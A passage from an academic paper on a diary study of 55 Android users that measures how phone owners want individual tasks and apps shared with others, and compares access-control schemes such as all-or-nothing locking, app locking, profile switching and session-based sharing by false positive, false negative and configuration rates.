Next, our app would select five apps (either shared or used by the participant themselves) to probe further about. We chose five because pilot studies (described later in this section) showed that it took ten minutes on average to complete a diary with this number of apps; taking any more time daily would result in lower data quality and higher chances of skipping diary questions or even dropping out of the study.

The five apps were selected using an algorithm (see supplementary material [2] for a flowchart). First priority were apps the participant reported sharing for the first time. We anticipated such apps to be rarer. If there were more than five such apps, we prioritized selecting those with higher usage time (i.e., those that had more time in the foreground, based on Android's UsageStats service [56]). If there were fewer than five newly shared apps, we selected from apps the participant used themselves for the first time (while again prioritizing apps with higher usage time). If these two priorities did not fill the quota, we filled it by randomly selecting apps.

Next, the participants were asked to provide the following data about each of the five selected apps:

For both shared and nonshared apps: A list of tasks performed with the app (either the participant had performed or they believed a sharee had). They could create new tasks or select from the ones declared previously (see Figure F in supplementary material [2]). They were also asked to specify their sharing preferences for each task. The question read, "For each task, select whom you'd generally allow to perform it on your phone." The answer options were "No one," "Anyone," or "Specific people." If they chose "Specific people," they were asked to provide a list of individuals. To reduce the cognitive load of this option, a list of individuals previously defined by the participant was provided (see Figure G in supplementary material [2]).

Specific to shared apps: Participants were shown a list of times the app in question was launched on the phone. They were asked to specify whom (either themselves or a sharee) used the app each time (see Figure C in supplementary material [2]). To specify a user/sharee, the participants needed to give them a nickname to use for any subsequent reporting of sharing with the same person. They also had to declare their

Table 2: Demographics of study participants.

Variable	Category	% (#) of Participants
Gender	Female	47.3 (26)
	Male	52.7 (29)
Age	18-29	9.1 (5)
	30-49	67.3 (37)
	50-64	20 (11)
	65 and higher	3.6 (2)
Education	High school	27.3 (15)
	Associate	18.2 (10)
	Bachelor	45.5 (25)
	Graduate degree	9.1 (5)
Annual income (in US$1,000s)	Less than 10	5.5 (3)
	10-29	10.9 (6)
	30-60	30.9 (17)
	60-100	40.0 (22)
	100-150	5.5 (3)
	More than 150	7.3 (4)
Ethnicity	Asian	1.8 (1)
	Black	7.3 (4)
	Hispanic	9.1 (5)
	White	81.8 (45)

relationship with the sharee (e.g., spouse). Afterward, each time the app was reported to have been shared the participant was asked to specify the location where the sharing happened and whether they were present at the time of sharing (see Figure E in supplementary material [2]).

3.2 Pilot Studies

We conducted three pilot studies to test our data collection and analysis design. Detailed descriptions of them are provided in Appendix A.1. In summary, the results allowed us to refine the wording of some questions, thereby improving correct interpretation of the diary questions by participants. We also used the results to estimate the preferred daily diary time limit (10 minutes) and length of the study (1 month), and improve communications in the consent form. These improvements addressed security and privacy concerns that could have potentially swayed future participants from participating.

3.3 Participant Recruitment

We recruited participants through MTurk. We published an ad, inviting those interested in a "study of phone usage and sharing habits" to complete a screening survey (the survey questions are provided in the online supplementary material [2]), for a US$1 compensation. The ad was only visible to Turkers who were located in North America (according to MTurk) and had an approval rate of at least 85%. We received 408 responses to the survey and invited 226 of the respondents to install our app. The sample size was determined by power analysis, assuming 85% confidence level, 5% margin of error, and a target population size of 330 million for the US. We excluded participants who did not have an Android phone (67 entries) or showed clear signs of duplicate or low-quality data (20 entries; e.g., claiming to use Face ID on an Android phone). We also selected randomly from those who had a surplus of demographic quota in our sample (e.g., younger age ranges). Out of those invited, 65 installed the app, and 55 eventually completed the study.

Data collection took place between May and August 2021. At the end of the study, each participant was compensated with a gift card worth US$20 plus US$2 for every daily diary they completed. Compensation was paid per diary as a whole, not per report of sharing, in order to avoid participants providing bogus data for extra credit. This compensation model was inspired by other longitudinal studies [13, 36, 62] and was designed to reduce the probability of early drop out.

Our final sample was fairly representative of the US smartphone-user population, which is where all of the participants were located. As Table 2 shows, the sample was diverse in terms of age, gender, education, and income groups. We also performed chi-square tests. They showed no statistically significant differences (p-values > 0.05), in terms of the distribution of the above demographics, between our sample and the general US smartphone users as of 2019, as reported by the Pew Research Center [11]. However, our sample was not very diverse in terms of ethnicity. Age distribution was also skewed, even if the difference was not statistically significant. We discuss sample limitations further in Section 6.

3.4 Ethics

Data collection was conducted according to the policies and regulations of the University of British Columbia (UBC) and Canada. All study procedures were reviewed and approved by UBC's Behavioural Research Ethics Board (Certificate ID H20-03155). All types of data that the study app would collect and the purpose for that collection were disclosed, and participants consented to its collection. To preserve participants' privacy, four measures were employed: (1) the app was not programmed to collect any data outside the scope of the study; (2) the collected data was uploaded on a daily basis through an SSL-encrypted connection to a server hosted in Canada, deleted from the phone after upload, and stored on an encrypted disk; (3) personally identifiable information (e.g., contact email) was collected as part of the web-based screening survey but not through the study app; and (4) once the study ended, the app automatically disabled itself and prompted the users to uninstall it (see Figure Q in supplementary material [2]).

3.5 Data Analysis

RQ1 [Tasks]: To create a cohesive list of tasks, two researchers aggregated the tasks reported by the participants to merge functionally duplicate ones. They did so by performing *qualitative inductive coding* [6]. Every day, each researcher mapped each newly declared task to one of the existing ones in our codebook. A mapping meant that the researcher believed the new task was the same as the previously declared one. The criteria for mapping tasks was that (1) they would either be phrased identically or were similar in functionality, and (2) the researcher could not envision a scenario in which they would require different security, based on the participant's prior data. If a new task could not be mapped to an existing one, it was added to the codebook as is. The researchers met once a week to resolve any differences (disagreement rate was 4.5%). All disagreements were resolved; if the researchers could not agree on an aggregation, both of the declared tasks would enter the codebook.

Once the task codebook was finalized, the two researchers performed categorization of the tasks based on functionality. The aim was to use this categorization to investigate the correlation between functionality and task sensitivity.

To perform the categorization, each researcher labelled each task with one of the 32 functionality categories the Google Play store uses for apps [22]. The researcher used Google Play's guidelines [22] to decide which category would be used for a hypothetical app only affording that task. The guidelines provide broad examples of what apps should fit in each category (e.g., for the category "Entertainment," the examples read "Streaming video," "Movies," "TV," and "Interactive entertainment.") Next, the researchers met and resolved all differences in labeling, of which there were 69 instances. Resolutions were achieved through either agreeing on one category or merging categories that had all overlapping apps.

RQ2 [Comparing access-control solutions]: We used three metrics to compare the solutions:

- *False positive rate (FPR)* was calculated as the ratio of the number of tasks a solution mistakenly makes available to unauthorized users (e.g., by making all apps available to all users after an unlocking, even if only one app is intended to be shared with the user) by the total number of tasks. The FPR directly impacts the security of a solution, as a higher rate would indicate higher chances of unauthorized access to private data.
- *False negative rate (FNR)* was calculated as the ratio of the number of tasks that a solution mistakenly denies access to authorized users (e.g., by not letting unauthenticated users access a task that is intended to be shared with "Anyone") by the total number of tasks. This measure reflects on the usability of a solution, as it signifies the chances that a solution imposes unnecessary unlocking overhead on users.
- *Configuration size rate (CSR)* was calculated as the ratio of the number of access-control preferences each user would have to explicitly specify for a solution (e.g., one preference would be to indicate that an app should be available to "Anyone"), by the total number of a user's preferences (in this paper, we assume this to be their total number of tasks). We use the CSR as a basic estimate of the amount of effort necessary for a user to switch to a solution, without us having to assume any particular design for the user experience of the solution. For example, a CSR = 100% would mean that the solution expects the user to explicitly specify their sharing preference for all their tasks, where as a CSR = 1% would require only 1/100 of that effort.

The metrics were calculated separately for each participant and then averaged over all participants. It should be noted that we calculated both the FPR and FNR by counting the number of tasks, not the number of times a task was performed by a participant. In the scenarios (described below), we also did not differentiate between when an unlocked phone is shared and when the passcode is shared. While these choices could make the calculated FNR less reflective of the actual user experience (e.g., the user might face more interruptions from frequently done tasks), we made them to limit the impact on the FPR by frequently done nonsensitive tasks, which could make a solution look unrealistically secure. For example, an unauthorized execution of a highly sensitive task, such as banking, could be masked by the many authorized executions of a trivial task, such as checking the weather.

For task sensitivity, we calculated the metrics in seven scenarios, each corresponding to one type of solution:

- **ALL:** This scenario corresponds to one possible case of the all-or-nothing model. It represents a case where the user would not enable unlocking. Hence, the FNR would be zero. However, any task labelled as "No one" or "Specific people" would constitute an FP because it would mistakenly be available to anyone. This scenario is important to consider; it was estimated in 2020 to be the state of practice for 10% of smartphone users [46].
- **NOTHING:** This is another possible case for the all-or-nothing model. Here it is assumed that the user would enable authentication but not share their passcode. Hence, the FPR would be zero. However, any task labelled as "Anyone" or "Specific people" would constitute an FN as it would not be available to the corresponding users. This scenario is also important to consider; it represents the state of practice for nearly 90% of users [46].
- **LOCK_SCREEN_ACCESS:** This scenario represents the lock screen access solution. It is similar to NOTHING, but we assumed camera, calculator, and flashlight apps would be available before unlocking.

- **APP_CONSERVATIVE:** This represents a case where users would be able to lock apps individually but not individual tasks within them. It is representative of how progressive authentication [59] or other app-level solutions (see Table 1) perform. Calculating the FPR and FNR for it, however, requires resolving conflicts in the participant's labeling of an app's tasks. In this conservative scenario, we assume that the user would want to lock an app if they label any of its tasks as "No one."
- **APP_MAXIMAL:** This is similar to the APP_CONSERVATIVE scenario but uses a different strategy for conflict resolution. In this case, the model would assign access to an app based on the majority vote of the user's labeling of its tasks.
- **TASK_CONSERVATIVE:** In this hypothetical scenario, we assume that the system has perfect knowledge of the user's sharing preferences. However, inconsistent labeling of tasks would still constitute FPs/FNs, as they represent sharing preferences that a task-level system cannot uphold.[2] We devised this scenario to gauge an upper bound for the efficacy of task-based access control. To measure the FPR and FNR, a conflict resolution strategy is needed. In this conservative scenario, we assume that the user would prefer the most restrictive of their provided labels for each task.
- **TASK_MAXIMAL:** This is similar to TASK_CONSERVATIVE but uses a different conflict resolution strategy. Here we assume that the user would prefer to have tasks protected according to the majority vote of its labels. For example, if the user has labeled a task twice as "No one" and once as "Specific people," "No one" would be selected as its final label.

For phone-sharing solutions, we considered four scenarios:

- **ALL_OR_NOTHING:** We assume that the user either has not enabled unlocking or has enabled it but has shared their passcode with the sharee. Hence, we calculate the FPR and FNR by assuming the sharee has access to all tasks on the phone. This scenario represents the state of practice among most users [44].
- **PROFILE_SWITCHING:** This represents a case where the user would create a separate profile for each sharee and allow them to install their own apps. Hence, the FPR and FNR are calculated assuming that sharees cannot perform any task not explicitly shared with them.
- **DIFF_USER:** We assume that the user would designate all sharees as "Guest." We calculate the FPR and FNR by determining whether a sharee can perform a task, based on what resources (e.g., Wi-Fi) they have access to, according to DiffUser's rules [51] (e.g., "Guest" users do not have access to Bluetooth. Refer to Ni et al. [51] for the complete list of rules). We determine the resources needed for performing a task by examining the Android permissions requested by the app that affords the task.
- **X_SHARE:** We assume that the participant would put the phone in restricted mode before sharing it, while only granting access to the apps they reported sharing in that session. The FPR and FNR are computed by holding that the sharee can perform any tasks with shared apps but none with the other apps. In addition to xShare [39], this scenario represents how session-based solutions would perform (see Table 1) as repeatedly unpinning/pinning apps can achieve the same effect.

Table A.2 in the appendix provides the exact formula used to calculate each rate for each scenario.

RQ3 [Phone-sharing contextuality]: For each participant, we examined the variations of the following factors in all their reported cases of phone sharing: location, participant's presence, their relationship with the sharee, and functionality category of the shared tasks. We focus on these factors only, as they were reported by prior qualitative work to be correlated with sharing needs of users (see Section 2). Our goal was to corroborate such correlations quantitatively.

4 Results

4.1 RQ1: Tasks and Authorization Needs

Overall, the participants reported performing a large and functionally diverse set of tasks. Collectively, they declared 1,149 distinct tasks in total (after aggregation, as described in Section 3) for 571 distinct apps. On average, each participant reported performing 74 tasks (min = 24, max = 142) using 48 apps (min = 12, max = 103).

Examining the participants' access-control preferences for the tasks, we found them to be highly complex. The participants indicated they were willing to share a large portion (nearly 43%) of their tasks with others. Specifically, 23.7% of the tasks were labeled as being shareable with "Specific people," whereas 19.4% were shareable with "Anyone."[3] However, these "Specific people," were not limited to a narrow group of individuals, corroborating the qualitative findings of others [35, 44, 45]. Additionally, our results provide a more detailed distribution of the sharee-sharer relationships: spouses and boy/girlfriends comprised the largest groups of preferred sharees (64.6% of all "Specific people" tasks), followed by parents (13.7% of tasks), children (13.1%), and friends (3.6%). This allows us to argue for the feasibility of implicit user identification, as we discuss in Section 5.

[2] This entails that, to accurately take into account inconsistencies in the participants' labeling of tasks, we consider different labels of a task to be different (finer-grain) tasks that this system cannot distinguish between.

[3] Note that labeling a task as shareable does not indicate that the participant actually shared it. We discuss actual sharing in Section 4.3.




Figure 1: Distribution of sharing preferences of performed tasks for each study participant.




Figure 2: Distribution of sharing preferences across task functionality groups.

Adding more complexity to the matter, we found the access-control preferences to be highly individualized, as Figure 1 illustrates: About 22% of the participants were unwilling to share any tasks with anyone (e.g., participants P01, P02, and P04). We refer to them in the paper as *private users*. A small fraction, 5%, are referred to as *public users*, and they wanted to share everything with certain people (e.g., P24). Unsurprisingly, the majority (73%) were in between these extremes. We refer to them as *semiprivate users* (e.g., P7). Obviously, for public or private users, an all-or-nothing model of access control would suffice. However, a more complex system is needed for the majority: semiprivate users.

However, we found the abovementioned groups to be fairly heterogeneous in terms of demographic or phone-usage factors. This makes predicting one's access control needs by any potential future solution challenging. We tested the association between access-control categorization (i.e., whether a participant is a private, public, or semiprivate user) and several demographic and phone-usage factors. These included age (suggested by Qiu et al. [57] to be correlated with phone-locking habits), education level, hours of phone usage per day, depth of smartphone adoption (measured by the privacy app adoption questionnaire by Mehrabi et al. [38], which was based on the one by Marques et al. [43]), and whether the participant lived with someone else or shared phones with them (anticipating this would lead to different sharing habits). However, apart from age, none of the test results (see Table A.1 in the appendix) were statistically significant (p-values > 0.05) or strong (Cramér's V < 0.5). For age, while the link was statistically significant, it was not strong.

Next, we examined the correlation between functionality and task sensitivity, to gauge the feasibility of functionality-specific authorization solutions. From the categorization process we described in Section 3, we identified 19 separate functionality categories of tasks. We observed that the tasks were distributed relatively evenly among these categories, as demonstrated in Figure A.1. More importantly, however, we found a nonuniformity of access-control preferences among the task categories. As Figure 2 illustrates, while some tasks were mostly off-limits to others (e.g., the "Personalization" and "Dating" categories), other categories (e.g., "Food and Drink" and "Weather") were very often labeled as shareable, either with "Specific people" or with "Anyone." This findings suggest that (1) there is indeed a need for varying access-control treatment based on task functionality, and (2) such solutions might actually be feasible.

Next, we examined the data with higher granularity to compare how participants' task- and app-level preferences align. This was to gauge if there is a real need for higher granularity than app-level. Firstly, we found that apps often afford tasks with conflicting functionality. Our participants declared two different tasks per app on average, which were often from different categories. For example, business apps sometimes afforded tasks from "Communication," "Productivity," "Edu-




Figure 3: Distribution of app shareability categories among semiprivate study participants.

cation," or "Personalization" categories.

Consequently, we found apps to be incohesive in shareability. We observed that for each participant apps generally fell into one of the following categories when it came to the shareability of the tasks they afford:

- *Public apps* exclusively afford tasks shareable with "Anyone." Hence, conceptually, they would require no form of authentication before accessing them.
- *Private apps* are in direct contrast to public apps and afford exclusively "No one" tasks. Therefore they would almost always require user authentication in advance.
- *Shareable apps* exclusively afford tasks that are shareable with "Specific people." Hence they would require multi-user identification support.
- *Split apps* afford tasks with different levels of shareability and, as such, require not only user identification, but also granular authorization support.

Obviously, for public and private users all apps fell either into the public or the private app categories. However, for the majority of the participants (73%) the distribution of apps was not just between these two categories, as Figure 3 illustrates. The majority used split apps, which require a fine-grain model of access control. This result corroborates the findings of Hayashi et al. [29] that smartphone users consider a significant number of apps they use as split. However, our data provides a clearer picture of this issue by (1) showing the relatively high proportion of such tasks, and (2) demonstrating that the number of split apps varies significantly between users. This observation suggests the need for personalized access control, as opposed to one finer-grain solution for all.

Lastly, we also found that the perception of the shareability of an app was not consistent across study participants. Among the 206 apps that were used by more than one participant, 137 (66.5%) were categorized inconsistently by their users. For example, in the case of the Amazon shopping app, 65% of its users categorized it as private, 29% as split, 3% as shareable, and 3% as public.

In summary, we found users performing a large (1,149) and functionally diverse set of tasks (19 different categories) with their phones. We also found their access-control preferences for the tasks to be highly complex and varied by sharee (see Figure 1) and functionality (see Figure 2). Lastly, in agreement with previous work, we found apps to be incoherent units in terms of access-control requirements, with significant variance in the functionality and shareability of tasks they afford (see Figure 3). Overall, therefore, the results show quantitatively that there is indeed a need for more granular and customizable authorization solutions on smartphones.

4.2 RQ2: Comparison of Solutions

To start with, we unsurprisingly found the incumbent all-or-nothing solution to be inefficient. As Table 3 illustrates, the FPR of the ALL scenario was estimated at 90.3%, meaning ~90% of the users' tasks would be exposed to unauthorized users. This result clearly demonstrates the high risk associated with this scenario, even though 10% of users choose it anyway [46]. This acceptance of risk, however, becomes somewhat justifiable when we consider the NOTHING scenario. While NOTHING exposes no tasks to unauthorized users (FPR = 0%), a 21.2% FNR would be incurred, meaning up to 20% of the users' unlockings could be unnecessary.

We found the commercial solutions did not offer much improvement either. Obviously, the ultimate goal of a task-sensitive solution would be to reduce the FNR compared to the NOTHING scenario without increasing the CSR or FPR substantially. Yet, as Table 3 shows, the LOCK_SCREEN_ACCESS scenario fails to do so. It reduces the FPR by less than 1% only but with no change to the other metrics. This is unsurprising given the limited number of tasks afforded by the common lock screen apps (e.g., camera, calculator).

What seems to be effective, however, is increasing the granularity of access control. As the table shows, app-level models reduce the FPR by 7% with modest increases in the CSR and FNR (~0.5% and 5.5%, respectively), as in the case for both the CONSERVATIVE and MAXIMAL scenarios. This suggests increased granularity is beneficial, even when app-level decisions are made based on most-restrictive task labels, as in the CONSERVATIVE case. It is out of the scope

Table 3: The calculated FPR, FNR, and CSR of the evaluated scenarios.

	Scenario	FPR (%)	FNR (%)	CSR (%)
Task sensitivity	ALL	90.3	0.0	0.0
	NOTHING	0.0	21.2	0.0
	LOCK_SCREEN_ACCESS	0.0	20.5	0.0
	APP_CONSERVATIVE	0.0	14.0	4.8
	APP_MAXIMAL	1.2	11.3	5.9
	TASK_CONSERVATIVE	0.0	5.5	18.1
	TASK_MAXIMAL	2.3	1.7	18.1
Phone sharing	ALL_OR_NOTHING	18.1	0.0	1.8
	PROFILE_SWITCHING	0.0	0.0	16.0
	DIFF_USER	15.5	0.1	3.5
	X_SHARE	1.4	0.1	3.1

of this paper to gauge which scenario would be preferable to the end users (as it would largely depend on the final user experience). However, on a conceptual level it is clear that app-level access control can achieve the ultimate goal of a task-sensitive solution, as we described before.

Lastly, increasing the access-control granularity to task level was found to be even more beneficial, albeit with a more noticeable trade-off. As Table 3 shows, the TASK_CONSERVATIVE and TASK_MAXIMAL scenarios could further reduce the FPR as low as 1.7% but with an 18.1% increase in the CSR. This increase could be manageable, however. Considering our earlier finding that users perform 74 tasks on their phones on average, an 18% CSR would mean that users would need to specify as few as 13 sharing preferences to configure such a system. However, in contrast, configuring the NOTHING scenario would only require a one-time setup of unlocking, which could still be a noticeable gain based on a user's tolerance for an FP vs. their desire for a reduced FNR.

As for support for phone sharing, we again found the all-or-nothing model to be inefficient. As Table 3 shows, the ALL_OR_NOTHING scenario would lead to sharees not facing any unnecessary restrictions (FNR = 0% because we assume the passcode is shared with the sharee). However, more than 20% of the sharer's tasks would be exposed to unauthorized users as well, increasing the potential for security/privacy violations by social insiders, which other studies have reported to be prevalent [42, 43].

In comparison, profile switching might appear to be the ideal solution. Naturally (and in direct opposition to task sensitivity), the ultimate goal for any phone-sharing solution would be to reduce the FPR compared to the ALL_OR_NOTHING scenario without a substantial increase in the FNR or CSR. Profile switching, as shown in Table 3, seems to achieve this goal, as it makes the FPR and FNR zero. However, as the table also shows, the scheme comes with a substantial increase in the CSR, which seems to explain why users are reluctant to use it [9, 17].

The resource-based solution (the DIFF_USER scenario) does not seem to offer much improvement either. While it can reduce the FPR by ~5%, it also increases the FNR and CSR by 0.1% and 1.7% respectively, which somewhat diminishes its FPR gains. This is unsurprising given our previous finding on the multifaceted nature of current apps in terms of functionality and shareability (see Section 4.1), which could complicate mapping resources to tasks. For example, many tasks in an app might use Wi-Fi; these tasks can vary in sensitivity. Thus, it is not trivial to assert Wi-Fi as a sensitive resource.

Finally, the X_SHARE scenario appears to provide the best balance between usability and security. As seen in Table 3, it eliminates most of the false positives (FPR = 1.4%) while not increasing the FNR at all and the CSR by only 1.3%. Thus, among all the models it seems limiting access per session could be the most promising solution.

In summary, our results show the inefficacy of the all-or-nothing model and offer evidence that the current commercial solutions (e.g., the LOCK_SCREEN_ACCESS scenario) do not offer much improvement. Furthermore, our results show that app-level models could afford the best usability-security-configuration trade-off in order to support task sensitivity. For phone sharing, session-based control appears to offer the best such balance.

4.3 RQ3: Contextuality of Phone Sharing

To begin with, we found actual sharing of phones (as opposed to a willingness to share tasks, which was the basis of RQ1 and RQ2 results) to be less prevalent than reported in previous studies. Among our participants, only 16 (29%) reported sharing their phones with others. And 58 sharing events were reported in total over the course of the study. In contrast,




Figure 4: Distribution of functionality categories of reported shared tasks.




Figure 5: Distribution of reported sharee relationships.




Figure 6: Distribution of reported phone-sharing locations.

Jacobs et al. [34] estimated that nearly 50% of users would share phones, and Matthews et al. [44] reported 14 sharing instances per participant ($N = 25$) over 21 days. Although it was out of our scope to investigate, we anticipate the decline in sharing is due to the increase in smartphone penetration of the consumer markets since the time of those studies (2016) [63], and the effects of the COVID-19 pandemic [53].

However, similar to a willingness to share, we found the tendency to actually share phones less easily distinguishable using demographic factors. Most of our anticipated antecedents showed no statistically significant correlation with a participant reporting at least one instance of sharing (p-value > 0.05, as Table A.1 shows).

Interestingly, the practice of sharing does not seem to be strictly aligned with access-control preferences either. Among the participants who reported sharing, one was a private user, one was public, and the rest (14) were semiprivate. Even though at least one participant (the private user) reported being unwilling to share any of their tasks with anyone, they reported sharing their phones on one occasion anyway. Hence, it seems sharing can indeed be impromptu sometimes, as found by prior work [34, 44].

As for the contextual factors of phone sharing, we found them to be fairly consistent. However, we should note in advance that our results might be affected by the COVID-19 pandemic and the stay-at-home orders. These circumstances might have forced participants to always share phones in the same locations and/or with the same people.

To study the contextual factors, we first examined the correlation between content and sharing preferences. Prior qualitative studies demonstrated that sharing is indeed content dependent [29, 34, 45]. Our results confirm this quantitatively. We observed that only specific task categories were reported as shared. As Figure 4 shows, most of the shared tasks were from a few specific categories (e.g., "Food and Drink," "Entertainment"), while tasks in some other categories (e.g., "Personalization") were never shared. Overall, 11 categories (58%) had at least one reported case of sharing, with 70% of all shared tasks being from 3 categories: "Entertainment," "Communication," and "Maps and Navigation." At the same time, tasks in 8 categories (42%) were never shared. This aligns well with the participants' reported willingness to share tasks (see Figure 1).

Next, we found the sharer's presence to be a determinant as well. Matthews et al. [44] found sharing to happen often when the sharer is present. Our data confirmed this finding while also showing high consistency. We found the majority (56 of 58 instances (96.6%)) of sharing events were reported to have happened in the presence of the sharer. (These are the sharing events known to the sharer, as our study relied on self-reported data.)

We also found the relationship between the phone owner and the sharee to be a significant factor. Prior studies demonstrated that users' sharing preferences depend significantly on who the phone is being shared with [9, 35, 45]. Our results confirmed this finding, too, while again showing high consistency. We observed a great majority of sharing events were with people the sharer was familiar with. As Figure 5 depicts, more than half (52%) of all sharings happened with romantic partners. Sharing with children and parents was the next most frequent, at 21% and 16% respectively. Overall, 89% of sharing instances happened with the immediate family of the sharer. This finding also aligns well with the preferences reported by the participants, discussed in Section 4.1.

Lastly, we found location to also be a fairly consistent determinant across sharing events. As Figure 6 shows, 66% of the events happened at the sharer's home. Sharing within the homes of parents and romantic partners was the next most frequent, at 10% each. And only 5% of the events happened at other locations, such as schools or other public places.

In summary, we found sharing to be universal (not limited to a specific group of users). We also found the contextual factors of phone sharing to be highly consistent (~75% of the time). Even though we found sharing to be less prevalent than previously reported, we observed phones being shared often with family members and partners, at familiar locations, in the presence of sharers, and for limited categories of tasks.

5 Discussion

Putting all of our results together, it is clear that modern smartphone users have diverse and complex access-control needs. They perform a functionally diverse set of tasks with a large number of apps. And they prefer to share several (sometimes even partially overlapping) subsets of tasks with different individuals (see Section 4.1) and in varying contexts (discussed in Section 4.3).

Making matters more complex, authorization needs vary significantly by task functionality (see Figure 1) and per user (see Figure 3). And it is difficult to predict users' preferences based on their demographic or phone-usage factors (see Section 4.1). Also, no functionality categories dominate the users' tasks to therefore limit the scope of access control to certain activities on the phone (see Section 4.1).

All these circumstances reduce the chance that any ad hoc solution (e.g., lock screen access) catering only to specific tasks or groups of users could achieve adequate efficacy. Hence, the need for robust and general-purpose access control on smartphones is now clearer than ever.

Yet the incumbent all-or-nothing solution falls short of this ideal. Firstly, it fails to provide timely and secure access to tasks, as its assumption that all tasks require the same level of protection is invalid. Our findings (Section 4.2) suggest that it could mistakenly expose more than 90% of the users' private tasks to unauthorized individuals or, conversely, unnecessarily hinder the users' access to 21% of their tasks.

Secondly, the solution fails to assert adequate control when users share their phones. We found that it could expose up to 20% of the users' private tasks to unauthorized sharees, as it forces the users to share passcodes (Section 4.2). This is especially important considering the clear distinction the users make between "Anyone" and "Specific people" tasks (Section 4.1). To them, a shared task is not necessarily a public one. So, even if they are willing to share a task, it is important to control with whom that task is shared.

As such, the dilemma users face when using the incumbent system is clearer now. They have to either (1) enable unlocking and face the overhead of 20% unnecessary authentications or (2) disable unlocking altogether for more convenience and risk 90% of their tasks being available to unauthorized users (as 10% of users actually do [46]).

Making the situation direr, most of the proposed/implemented alternative solutions do not seem to provide much improvement. The lock screen access solution only provides an insignificant improvement to the FNR (0.7%). And phone-sharing solutions, such as DiffUser, rely on restricting access to system resources to assert control, which nearly doubles the CSR in exchange for reducing the FPR marginally (see Section 4.2).

Profile switching presents more of a conflicted situation. Even though our results show it could theoretically eliminate FPs all together, its high CSR explains why most users decide not to adopt it [9, 17]. Moreover, we found evidence for the need to support impromptu phone sharing (see Section 4.3). However, profile switching does not easily support impromptu sharing, since it would require creating profiles on the spot.[4]

It seems, therefore, that users are left with neither timely access to their tasks nor proper control over whom performs them. But hope exists.

We found designs that could lead to better access control. To support task sensitivity, we found increased granularity a good starting point. The app-level models we examined were found to have nearly half the FNR of the widely used all-or-nothing system (11% vs. 21%) but with only modest increases in the CSR and FPR (see Section 4.2). However, the app-level model seems to be the sweet spot of granularity; creating even finer-grain task-level solutions would halve the FNR once more, while imposing a substantial increase in the CSR (18%). Thus, overall, our data supports wider adoption of app-locking solutions, which are currently only deployed on some Android phones [66].

